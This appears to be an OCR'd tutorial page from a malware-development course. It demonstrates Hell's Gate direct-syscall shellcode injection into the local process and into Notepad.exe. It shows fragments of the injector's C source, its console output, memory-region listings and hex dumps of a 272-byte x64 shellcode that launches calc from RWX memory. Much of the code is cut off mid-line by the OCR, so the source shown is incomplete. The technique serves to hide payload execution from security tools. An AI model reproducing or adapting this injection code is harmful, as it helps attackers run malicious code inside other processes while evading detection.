0x1131972000	Private: Commit	12 kB	RW+G
0x1131ffb000	Private: Commit	12 kB	RW+G
0x11320fa000	Private: Commit	12 kB	RW+G
0x11321fb000	Private: Commit	12 kB	RW+G
0x11322f9000	Private: Commit	12 kB	RW+G
0x11324fb000	Private: Commit	12 kB	RW+G
0x11325fb000	Private: Commit	12 kB	RW+G
0x16300a50000	Private: Commit	4 kB	RWX
0x7ff6333e1000	Image: Commit	296 kB	RX
0x7ffbee351000	Image: Commit	4,380 kB	RX
0x7ffbee971000	Image: Commit	688 kB	RX
0x7ffbeebf1000	Image: Commit	2,524 kB	RX
0x7ffbeef11000	Image: Commit	1,424 kB	RX
0x7ffbf30b1000	Image: Commit	560 kB	RX
0x7ffc59041000	Image: Commit	36 kB	RX

Notepad.exe (3120) (0x16300a50000 - 0x16300a51000)

```
00000000 fc 48 83 e4 f0 e8 c0 00 00 00 41 51 41 50 52 51 .H........AQAPRQ
00000010 56 48 31 d2 65 48 8b 52 60 48 8b 52 18 48 8b 52 VH1.eH.R`H.R.H.R
00000020 20 48 8b 72 50 48 0f b7 4a 4a 4d 31 c9 48 31 c0  H.rPH..JJM1.H1.
00000030 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed .<a|., A...A....
00000040 52 41 51 48 8b 52 20 8b 42 3c 48 01 d0 8b 80 88 RAQH.R .B<H.....
00000050 00 00 00 48 85 c0 74 67 48 01 d0 50 8b 48 18 44 ...H..tgH..P.H.D
00000060 8b 40 20 49 01 d0 e3 56 48 ff c9 41 8b 34 88 48 .@ I...VH..A.4.H
00000070 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 ..M1.H1..A...A..
00000080 38 e0 75 f1 4c 03 4c 24 08 45 39 d1 75 d8 58 44 8.u.L.L$.E9.u.XD
00000090 8b 40 24 49 01 d0 66 41 8b 0c 48 44 8b 40 1c 49 .@$I..fA..HD.@.I
000000a0 01 d0 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a ..A...H..AXAX^YZ
000000b0 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41 AXAYAZH.. AR..XA
000000c0 59 5a 48 8b 12 e9 57 ff ff ff 5d 48 ba 01 00 00 YZH...W...]H....
000000d0 00 00 00 00 00 48 8d 8d 01 01 00 00 41 ba 31 8b .....H......A.1.
000000e0 6f 87 ff d5 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff o......*.A......
000000f0 d5 48 83 c4 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 .H..(<.|....u..G
00000100 13 72 6f 6a 00 59 41 89 da ff d5 63 61 6c 63 00 .roj.YA....calc.
00000110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

Using Hell's Gate implementation locally.



```
// @NUL0x4C | @mrd0x : MalDevAcademy

#include <Windows.h>
#include <stdio.h>
#include "structs.h"


// comment to enable remote-injection code
//
#define LOCAL_INJECTION

#ifndef LOCAL_INJECTION
#define REMOTE_INJECTION
// change the pid to thats of the process to ta
#define PROCESS_ID  18784
#endif // !LOCAL_INJECTION


// Syscalls Hashes Values
#define NtAllocateVirtualMem
#define NtWriteVirtualMemory
#define NtProtectVirtualMemo
#define NtCreateThreadEx_djb

/*
    printf("#define %s%s 0x%
    printf("#define %s%s 0x%
    printf("#define %s%s 0x%
    printf("#define %s%s 0x%
*/


/*---------------------------
 VX Tables
-----------------------------
typedef struct _VX_TABLE_ENT
    PVOID    pAddress;
    DWORD64 dwHash;
    WORD    wSystemCall;
} VX_TABLE_ENTRY, * PVX_TABL

typedef struct _VX_TABLE {
```

```
PS C:\Users\User\Desktop\Intermediate\ClassicalInjection\x64\Release> .\HellsGate.exe
[+] Allocated Address At : 0x000001917B960000 Of Size : 4096
[#] Press <Enter> To Write The Payload ...
        [i] Writing Payload Of Size 272 ... [+] DONE
[#] Press <Enter> To Run The Payload ...
        [i] Running Thread Of Entry 0x000001917B960000 ... [+] DONE
        [+] Thread Created With Id : 13932
[#] Press <Enter> To Quit ...
```

HellsGate.exe (14684) Properties

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | GPU | C


☑ Hide free regions

Base address	Type	Size	Protection
0x7ffcc4395000	Image: Commit	8 kB	WC
0x7ffcc29d4000	Image: Commit	4 kB	WC
0x7ffcc2561000	Image: Commit	4 kB	WC
0x7ffcc4221000	Image: Commit	1,196 kB	RX
0x7ffcc2921000	Image: Commit	504 kB	RX
0x7ffcc24d1000	Image: Commit	412 kB	RX
0x7ffcc1cd1000	Image: Commit	780 kB	RX
0x7ffcc18e1000	Image: Commit	1,500 kB	RX
0x7ffcbe631000	Image: Commit	316 kB	RX
0x7ffcacf51000	Image: Commit	64 kB	RX
0x7ff6da691000	Image: Commit	8 kB	RX
0x1917b960000	Private: Commit	4 kB	RWX
0x3ccf7fb000	Private: Commit	12 kB	RW+G
0x3ccf6fc000	Private: Commit	12 kB	RW+G
0x3ccf5fb000	Private: Commit	12 kB	RW+G
0x3ccf4f9000	Private: Commit	12 kB	RW+G
0x7ffcc4397000	Image: Commit	36 kB	RW
0x7ffcc4394000	Image: Commit	4 kB	RW
0x7ffcc29d3000	Image: Commit	4 kB	RW
0x7ffcc2562000	Image: Commit	8 kB	RW

HellsGate.exe (14684) (0x1917b960000 - 0x1917b961000)

```
00000000 fc 48 83 e4 f0 e8 c0 00 00 00 41 51 41 50 52 51 .H........AQAPRQ
00000010 56 48 31 d2 65 48 8b 52 60 48 8b 52 18 48 8b 52 VH1.eH.R`H.R.H.R
00000020 20 48 8b 72 50 48 0f b7 4a 4a 4d 31 c9 48 31 c0  H.rPH..JJM1.H1.
00000030 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed .<a|., A...A....
00000040 52 41 51 48 8b 52 20 8b 42 3c 48 01 d0 8b 80 88 RAQH.R .B<H.....
00000050 00 00 00 48 85 c0 74 67 48 01 d0 50 8b 48 18 44 ...H..tgH..P.H.D
00000060 8b 40 20 49 01 d0 e3 56 48 ff c9 41 8b 34 88 48 .@ I...VH..A.4.H
00000070 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 ..M1.H1..A...A..
00000080 38 e0 75 f1 4c 03 4c 24 08 45 39 d1 75 d8 58 44 8.u.L.L$.E9.u.XD
00000090 8b 40 24 49 01 d0 66 41 8b 0c 48 44 8b 40 1c 49 .@$I..fA..HD.@.I
000000a0 01 d0 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a ..A...H..AXAX^YZ
000000b0 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41 AXAYAZH.. AR..XA
000000c0 59 5a 48 8b 12 e9 57 ff ff ff 5d 48 ba 01 00 00 YZH...W...]H....
000000d0 00 00 00 00 00 48 8d 8d 01 01 00 00 41 ba 31 8b .....H......A.1.
000000e0 6f 87 ff d5 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff o......*.A......
000000f0 d5 48 83 c4 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 .H..(<.|....u..G
00000100 13 72 6f 6a 00 59 41 89 da ff d5 63 61 6c 63 00 .roj.YA....calc.
00000110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Using Hell's Gate implementation remotely.



```
// @NUL0x4C | @mrd0x : MalDevAcademy

#include <Windows.h>
#include <stdio.h>
#include "structs.h"


// comment to enable remote-injection code
//\
#define LOCAL_INJECTION

#ifndef LOCAL_INJECTION
#define REMOTE_INJECTION
// change the pid to thats of the process to target
#define PROCESS_ID  3120
#endif // !LOCAL_INJECTION


// Syscalls Hashes Values
#define NtAllocateVirtualMem
#define NtWriteVirtualMemory
#define NtProtectVirtualMemo
#define NtCreateThreadEx_djb

/*
    printf("#define %s%s 0x%
    printf("#define %s%s 0x%
    printf("#define %s%s 0x%
    printf("#define %s%s 0x%
*/


/*---------------------------
 VX Tables
-----------------------------
typedef struct _VX_TABLE_ENT
    PVOID    pAddress;
```

```
PS C:\Users\User\Desktop\Intermediate\ClassicalInjection\x64\Release> .\HellsGate.exe
[i] Targeting process of id : 3120
[+] Allocated Address At : 0x0000016306A30000 Of Size : 4096
[#] Press <Enter> To Write The Payload ...
        [i] Writing Payload Of Size 272 ... [+] DONE
[#] Press <Enter> To Run The Payload ...
        [i] Running Thread Of Entry 0x0000016306A30000 ... [+] DONE
        [+] Thread Created With Id : 21352
[#] Press <Enter> To Quit ...
```

Notepad.exe (3120) Properties

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | GPU | C

☑ Hide free regions

Base address	Type	Size	Protection
0x7ffcc3d09000	Image: Commit	12 kB	RW
0x7ffcc3e29000	Image: Commit	8 kB	RW
0x7ffcc4163000	Image: Commit	24 kB	RW
0x7ffcc4394000	Image: Commit	4 kB	RW
0x7ffcc4397000	Image: Commit	36 kB	RW
0x1131972000	Private: Commit	12 kB	RW+G
0x1131cfb000	Private: Commit	12 kB	RW+G
0x1131ffb000	Private: Commit	12 kB	RW+G
0x11321fb000	Private: Commit	12 kB	RW+G
0x11322f9000	Private: Commit	12 kB	RW+G
0x11324fb000	Private: Commit	12 kB	RW+G
0x11325fb000	Private: Commit	12 kB	RW+G
0x16300a50000	Private: Commit	4 kB	RWX
0x16306a30000	Private: Commit	4 kB	RWX

Notepad.exe (3120) (0x16306a30000 - 0x16306a31000)

```
00000000 fc 48 83 e4 f0 e8 c0 00 00 00 41 51 41 50 52 51 .H........AQAPRQ
00000010 56 48 31 d2 65 48 8b 52 60 48 8b 52 18 48 8b 52 VH1.eH.R`H.R.H.R
00000020 20 48 8b 72 50 48 0f b7 4a 4a 4d 31 c9 48 31 c0  H.rPH..JJM1.H1.
00000030 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed .<a|., A...A....
00000040 52 41 51 48 8b 52 20 8b 42 3c 48 01 d0 8b 80 88 RAQH.R .B<H.....
00000050 00 00 00 48 85 c0 74 67 48 01 d0 50 8b 48 18 44 ...H..tgH..P.H.D
00000060 8b 40 20 49 01 d0 e3 56 48 ff c9 41 8b 34 88 48 .@ I...VH..A.4.H
00000070 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 ..M1.H1..A...A..
00000080 38 e0 75 f1 4c 03 4c 24 08 45 39 d1 75 d8 58 44 8.u.L.L$.E9.u.XD
00000090 8b 40 24 49 01 d0 66 41 8b 0c 48 44 8b 40 1c 49 .@$I..fA..HD.@.I
000000a0 01 d0 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a ..A...H..AXAX^YZ
000000b0 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41 AXAYAZH.. AR..XA
000000c0 59 5a 48 8b 12 e9 57 ff ff ff 5d 48 ba 01 00 00 YZH...W...]H....
000000d0 00 00 00 00 00 48 8d 8d 01 01 00 00 41 ba 31 8b .....H......A.1.
000000e0 6f 87 ff d5 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff o......*.A......
000000f0 d5 48 83 c4 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 .H..(<.|....u..G
00000100 13 72 6f 6a 00 59 41 89 da ff d5 63 61 6c 63 00 .roj.YA....calc.
00000110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```